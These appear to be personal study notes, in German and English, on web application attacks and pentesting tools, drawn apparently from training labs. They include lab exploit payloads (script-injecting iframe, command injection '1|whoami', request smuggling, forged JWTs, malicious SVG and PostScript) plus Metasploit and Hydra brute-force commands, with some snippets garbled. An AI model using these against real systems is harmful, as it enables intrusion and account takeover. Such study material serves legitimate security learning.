
Extensions > Content Type Converter > Convert to XML
Engagement tools [Pro version only] > HTTP Request Smuggler > Convert to JSON

If the response changes when referencing a non-existent entity => indicates the app may be parsing XML entities.

<storeId> &üste_eklemediğın_bir_isim </storeId> Declare an Entity. Try to reference Entity.

DOM-based vulnerabilities:

attacker-controlled source → transformations → unsafe SINK im Client-side JavaScript → browser behavior.



Sink bestimmt Vulnerability-Klasse:

innerHTML / document.write() → potenziell DOM XSS.

eval() → JavaScript Injection.

window.location → Open Redirect.

document.cookie → Cookie Manipulation.

WebSocket() → WebSocket URL Poisoning.

postMessage() / Message Handling → Web Message Vulnerabilities.

setAttribute() → DOM Data/Link Manipulation abhängig vom Kontext.

Sources: URL, document.referrer, window.name, localStorage, sessionStorage, Web Messages, reflected/stored data.

Pure DOM: kompletter Flow clientseitig.

Reflected DOM: Server reflektiert → JS verarbeitet → Sink.

Stored DOM: Server speichert → später JS → Sink.

DOM Clobbering: Nutzt HTML, um JS-Variablen/Properties im DOM zu überschreiben bzw. zu „beschatten“.



Prevent: attacker-controlled Daten möglichst nicht in gefährliche Sinks geben.

Falls notwendig: Allowlist + kontextgerechte Sanitization/Encoding + safer APIs.

View Source reicht nicht → live DOM in DevTools untersuchen.

Canary einsetzen: DOMCANARY123.

Im DOM suchen → Context bestimmen.

Bei JS-Sinks: Source im Code suchen → Breakpoint → Variablen bis zum Sink verfolgen.

Nicht nur finalen Input betrachten → alle Transformationsschritte analysieren.

postMessage: event.data verfolgen + event.origin-Validierung prüfen.

Static Source → Sink Finding ≠ automatisch exploitable.

DOM Invader ist sehr nützlich für Source/Sink-Tracking in Burp.

Learned from labs:

Open-redirection vulnerability: `<a href='#' onclick='returnURL' = /url=https?:\V.+)/.exec(location); if(returnUrl)location.href = returnUrl[1];else location.href = "/">Back to Blog</a>`

Exploit: `https://xxx.web-security-academy.net/post?postId=1&url=https://xxx.exploit-server.net/`

Explaining: The url parameter allows you to change where the "Back to Blog" link takes the user.

Cookie-Manipulation vulnerability: client-side cookie lastViewedProduct = URL of last product page that user visited.

Exploit: Deliver to Victim: `<iframe`

`src="https://xxx.web-security-academy.net/product?productId=1&'><script>print()</script>"`

`onload="if(!window.x)this.src='https://xxx.web-security-academy.net';window.x=1;">`

Explaining: iframe lädt manipulierte Produkt-URL → URL wird in lastViewedProduct gespeichert → iframe lädt danach die Startseite → Startseite liest den Cookie → Cookie-Wert landet unsicher in einem DOM-Sink → Payload wird ausgeführt.

OS command injection:


Learned from labs: productID = 1|whoami

HTTP request smuggling: Meinung: Zu komplex + nur auf HTTP/1 möglich.

Idee: HTTP/1: Ende deines HTTP-Post-Pakets wird als Anfang eines anderen HTTP-Post-Pakets interpretiert.

Backend Server görecek, ama Frontend görmeyecek.

Tools: HTTP-Request-Smuggler



Detaillierter Ablauf:

The exact way in which this is done depends on the behavior of the two servers:

CL.TE: the front-end server uses the Content-Length header and the back-end server uses the Transfer-Encoding header.

```
POST / HTTP/1.1
Host: vulnerable-website.com
Content-Length: 13
Transfer-Encoding: chunked

0
```

SMUGGLED

SMUGGLED: nächsten Paketanfang.

TE.CL: the front-end server uses the Transfer-Encoding header and the back-end server uses the Content-Length header.

```
POST / HTTP/1.1
Host: vulnerable-website.com
Content-Length: 3
Transfer-Encoding: chunked
```

8

SMUGGLED

0


TE.TE: the front-end and back-end servers both support the Transfer-Encoding header.

```
Transfer-Encoding: xchunked
Transfer-Encoding : chunked
Transfer-Encoding: chunked
Transfer-Encoding: x
Transfer-Encoding:[tab]chunked
[space]Transfer-Encoding: chunked
X: X[\n]Transfer-Encoding: chunked
Transfer-Encoding
: chunked
```

System	Verhalten
Frontend (Proxy)	versteht nur chunked
Backend	versteht vielleicht beide / oder anders
👉 Ergebnis:	
- Frontend nutzt einen Header - Backend nutzt den anderen	

X: X[\n]Transfer-Encoding: chunked ist Injection.

Backend gördü, Frontend görmedi.




Exploiting Padding Validity Check: Kein Known-Plaintext. Oracle durch Prüfwert: Result/Error. 1. Randomize IV => IV'. 2. Set $IV'_i[16] = \{0x00, \dots, 0xFF\}$. Send (IV'_i, C_1) to server. Valid response for one i , if $p_i[16] = 0x01$. $x_i[16] = p_i[16] \oplus IV'_i[16]$. 3. Für $IV'_i[15]$; $p_i[16] = 0x02 = IV'_i[16] \oplus 0x01 \oplus 0x02$ setzen => Valid Padding. Dann $IV'_i[15]$ finden, bei dem: $p_i[15] = 0x02$. Analog für $IV'_i[j]$, $j=\{14, \dots, 0\}$. 4. So findet man x . Nehme ursprünglichen IV und berechne: $p_i = IV_i \oplus x_i$.


Valid padding:

```
0x01
0x02 0x02
0x03 0x03 0x03
0x04 0x04 0x04 0x04
0x05 0x05 0x05 0x05 0x05
...
```

```
...
try {
    String m = decryptCBC (C);
    String result = process (m);
    return result;
} catch (BadPaddingException e) {
    return "Bad Padding Error";
}
...
```



- PKCS#5 (RFC 2898)
- PKCS#7 (RFC 5652)



5. So kann man alle Blöcke einzeln entschlüsseln. CBC: Decrypt Block c_i , c_{i-1} ist IV.

Learned from Labs: Intercept every Request and change: Cookie: session=manipulated JWT.

/admin change JWT sub:administrator. Signature not verified.

as logged-in intercept: /my-account change Cookie: session=manipulated JWT (alg:none, sub:administrator, sig. löschen)

as logged-in intercept: /my-account change Cookie: session=manipulate JWT as follows:


hashcat -a 0 -m 16500 unchanged_JWT /home/kali/Wordlists/jwt.secrets.list get secret.secret1

With this secret sign your payload with "sub": "administrator".

jwk header injection: as logged-in intercept: /my-account change Cookie: session=manipulate JWT as follows:

JWT-Editor (BurpE.)=>New RSA-Key=>Gen=>JSON-Web-Token(BurpE.)=>Attack=>EmbeddedKey=>Use your Key + sub:administator.

jku header injection: store your jku key on their server { "keys":[...] } => change kid to your keys kid => Add jku-Header => Sign => Attack => Embed.



POST /authenticate here change email&name to victim's. token remains the same.

OWASP API Security Top 10:

1. see **IDOR (BOLA)**: Attackers have unprivileged access to objects. GET /users/1


2. see **Authen Vuln (BFLA)**: Attackers have unprivileged access to functions READ/WRITE-Ops. PATCH /admin/user

GitHub Example: Same URL (Authentic

GET /api/account?username=Smith

User Info

```
{
  "id": 5501,
  "name": "John Smith",
  "privilege": "user",
  "representative": {
    "name": "Jane Doe",
    "id": 1010,
    "email": "admin@gmail.com",
    "privilege": "admin-Germany",
    "admin": true,
    "2fa": false
  }
}
```



3. **Excessive Data exposure (BOPLA)**: Too much info in any response.

Other GitHub Example: Two paths for same object: /users/ali Get user by name Get user by ID: /users/123

Client side filtering: GET /{shop_id}/{product_id} Response: All products of all shops.

Testing: Zuerst die Dokumentation und das erwartete Verhalten verstehen.

Prüfen, welche Objekteigenschaften nicht sichtbar sein sollten, z. B. interne IDs, Rollen, Tokens, private Daten.


Primarily in READ operations (HTTP GET)

Ähnliche Endpunkte vergleichen, z. B.: /api/users?name={username} /api/user/{user_id} /api/users

Schauen, ob verschiedene Pfade dieselben oder zu viele Daten zurückgeben.

Normales Verhalten in verschiedenen Situationen testen: eingeloggt vs. nicht eingeloggt. verschiedene Rollen, z. B. User

vs. Admin. private vs. öffentliche Ressourcen.



3.1. **Mass assignment (BOPLA)**:

Attackers have unprivileged (write) access to properties: POST /user/{user_id} { "user_id": 1, "user_role": "admin" } /PATCH

Testing: Study the documentation. Creating/Updating beachten: POST,PATCH,PUT. You need a verification step

• Update users' data -> Fetch user info.

4. **Unrestricted resource consumption**: bestimmte API requests verbrauchen zu viele Server-Ressourcen: network, CPU, memory, and storage. Ressourcenintensive Funktionen: Suche, Generate Reports, Daten-Uploads. DOS möglich. Nutze Rate Limits und Upload Limits.

4.1. **Dangerous Data Formats**: Processing users' files could be dangerous. Uploading huge .jpg Datei. .zip perfekt dafür.

```
<svg version="1.1" baseProfile="full">
  <script type="text/javascript">
    alert("JavaScript Injection");
  </script>
</svg>
```

JS in .svg Datei: </svg>

Malicious PostScript

Denial-of-Service

```
{ } loop
{65535 array} loop
null (w) .tempfile
{dup 0 write} loop
```

Information Disclosure

```
%!PS
(USER) getenv pop
show
showpage
admin
```


.xml, .pdf: SSRF, LFI, DoS.

5. **Broken function level authorization (BFLA)**: Trying out "admin" level functions.

Can user access administrative endpoints? GET /admins/{user_id} PATCH /admins/{user_id} PUT /{shop_id}/{product_id}

Are alternative HTTP methods supported? • /POST -> PUT/PATCH/GET • /admins -> /users

Do hidden paths exist? GET /{shop_id}/* GET /{shop_id}/__ PATCH /users/{user_id} PATCH /__/{user_id}



6. Unrestricted Access to Sensitive Business Flows:

7. see **Server-side request forgery (SSRF)**

8. see **Security Misconfiguration:**

9. **Improper Inventory Management:** Target old API version; usually unpatched and an easy way to compromise systems.

Systematic Analysis:

<https://shop.mls.org/v1.0/production/...>
<https://shop.mls.org/v1.1/production/...>
<https://shop.mls.org/...../production/...>

API Version:

Hard to guess

<https://shop.mls.org/v2.0/development/...>
<https://shop.mls.org/v2.0/test/...>
<https://test.shop.mls.org/v2.0/...>

Alternative API Branches:


eters

Hard to guess

<https://shop.mls.org/v2.0/production/...?debug=true>
<https://shop.mls.org/v2.0/production/...?development=1>
<https://shop.mls.org/v2.0/production/...?...>

Hidden Parameters:

10. Unsafe Consumption of APIs:



postMessage API; „breaks“ Same-Origin Policy: Kommunikation zwischen 2 Webseiten.

Bsp: Beispiel: Eine Webseite enthält: `<iframe src="https://andere-seite.com"></iframe>`

Metasploit = penetration-testing framework for vulnerability validation, exploitation and post-exploitation.

Main Modules:

exploits: nach Zielsystem sortiert.

payloads: code/action executed after exploitation. z.B: Shell öffnen.

auxiliary: scanners, fuzzers, crawlers, etc.

post: post-exploitation modules.

encoders: transforms payload representation, so a signature-based antivirus solution may miss them.

evasion: Attempts to reduce detection by Antivirus or Sicherheitssoftware.

nop: No Operation Paddings: CPU macht nichts. Payload auf eine bestimmte Größe zu bringen.

Types:

1. **singles**: Alles ist in einem Paket; läuft direkt ohne Nachladen. `_` = Single Payload

2. **stagers**: baut Verbindung auf + **stages**: größerer Rest nachgeladen. `/` = Staged Payload.

3. **adapters**: Verpacken Payloads in ein anderes Format, z. B. PowerShell.

Wichtige Begriffe:

RHOSTS → target host(s)

RPORT → target port

LHOST → local/listener IP

LPORT → local/listener port

PAYLOAD → selected payload

SESSION → established Metasploit session

Befehle:

msfconsole	to start
history	der ausgeführten Befehle.
search	Suche nach: Name, CVE, Service, Plattform, Typ, z. B. exploit oder scanner.
search type:exploit <begriff>	nur unter Exploits-Module suchen
use <modul>	Modul auswählen.
info	Infos zum Modul anzeigen
show options/payloads	zeigt die Einstellungen/Parameter des ausgewählten Metasploit-Moduls.
set <parameter> <wert>	set rhosts <ip> set rport <port> set PAYLOAD <payload> set TARGET <id>
setg rhosts 10.10.10.5	globale Ziel-IP setzen
unset <parameter>	
run / exploit [-z]	execute selected module. -z Session direkt im Hintergrund. If success, new session created.
check	prüfe, ob ein Ziel verwundbar ist, ohne es auszunutzen.
sessions	Sessions anzeigen.
sessions -i <id>	Mit einer Session verbinden
sessions -k <id>	Session beenden
background	aktuelle Session in den Hintergrund legen
db_status	show DB-status
db_nmap	run Nmap + store results
hosts	show discovered hosts
services	show discovered services
vulns	show stored vulnerabilities
creds	show stored credentials
oot	show collected artifacts Dateien/Daten

Typischer Ablauf:

```
msfconsole
search type:exploit apache
use <modul>
show options
setg RHOSTS <ziel-ip> set LHOST <eigene-ip>
check / run
sessions sessions -i <id>
```

Well-known-payloads: **Meterpreter**.

Hydra = Tool für automatisiertes Online-Passwort-Guessing gegen Login-Dienste.

Unterstützt z. B.: SSH / FTP / HTTP-Login / SMB / RDP / Telnet / Datenbankdienste (MySQL / NoSQL)

Funktionsweise: Username(s) + Passwortliste

→ Hydra probiert Kombinationen gegen einen Login.

→ erkennt erfolgreiche/fehlgeschlagene Anmeldung.

HTTP Login Form:

→ Login-Endpunkt → /login

→ Username-Feld & Password-Feld

→ Erkennungsmerkmal für fehlgeschlagenen Login → Failure indicator: "incorrect password"

Bsp: `hydra -l <username> -P <wordlist> 10.10.10.10 http-post-form "[:username=^USER^&password=^PASS^:F=incorrect" -s <port> -V`

-l → einzelner Username

-L → Username-Liste

-p → einzelnes Passwort

-P → Passwortliste

-V → ausführliche Ausgabe

-t → sets the number of threads to spawn

-s <port> → sets port

SSH: `hydra -l <username> -P <full path to pass> 10.10.10.10 -t 4 ssh`

Threat Modeling:

Threat Modeling = Welche Angriffswege entstehen durch Architektur/Design?

Threat Modeling mit STRIDE: Du gehst Komponenten und Datenflüsse durch und fragst nach sechs Kategorien:

S poofing	Identität vortäuschen?
T ampering	Daten manipulieren?
R epudiation	Aktion abstreiten?
I nformation Disclosure	Datenleak?
D enial of Service	Dienst lahmlegen?
E levation of Privilege	mehr Rechte erhalten?

Bsp API: Mobile App → API Gateway → Backend → Database

Threat: User kann fremde Rechnungen abrufen.

Attack: IDOR: GET /invoice/1 → 2 → 3

Mitigation: Backend muss Ownership prüfen.

Security Requirement: User darf ausschließlich Rechnungen abrufen, deren owner_id seiner eigenen user_id entspricht.

Container: = isolierte Verpackung für eine Anwendung + benötigte Runtime, Libraries und Konfiguration.

Beispiel:

Container

- App
- Runtime, z. B. Python
- Dependencies
- Konfiguration

Vorteil: Dieselbe Umgebung läuft konsistent in Dev → Test → Staging → Production.

Docker = verbreitete Container-Technologie.

Image = Vorlage/Paket

Container = laufende Instanz eines Images

Docker Image → Container startet → App läuft

Best Repositories:

<https://github.com/streaak/keyhacks> How to Exploit, after finding a key.

<https://github.com/dub-flow/secure-code-review-challenges> Secure Code Review Exercises.